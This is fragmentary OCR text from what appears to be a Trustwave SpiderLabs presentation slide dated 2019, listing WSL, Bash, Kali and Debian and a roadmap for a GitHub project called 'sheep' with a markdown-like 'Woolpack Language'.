
Windows Sub System for Linux

Bash

Kali

Debian

.....



Boken

Trustwave®
SpiderLabs®



10:11
11/15/2019

Road Map

Traits

Typing ability

Woolpack Language
(which is basically
markdown)

More tasks

Extending web
interaction



<https://github.com/SpiderLabs/sheep>

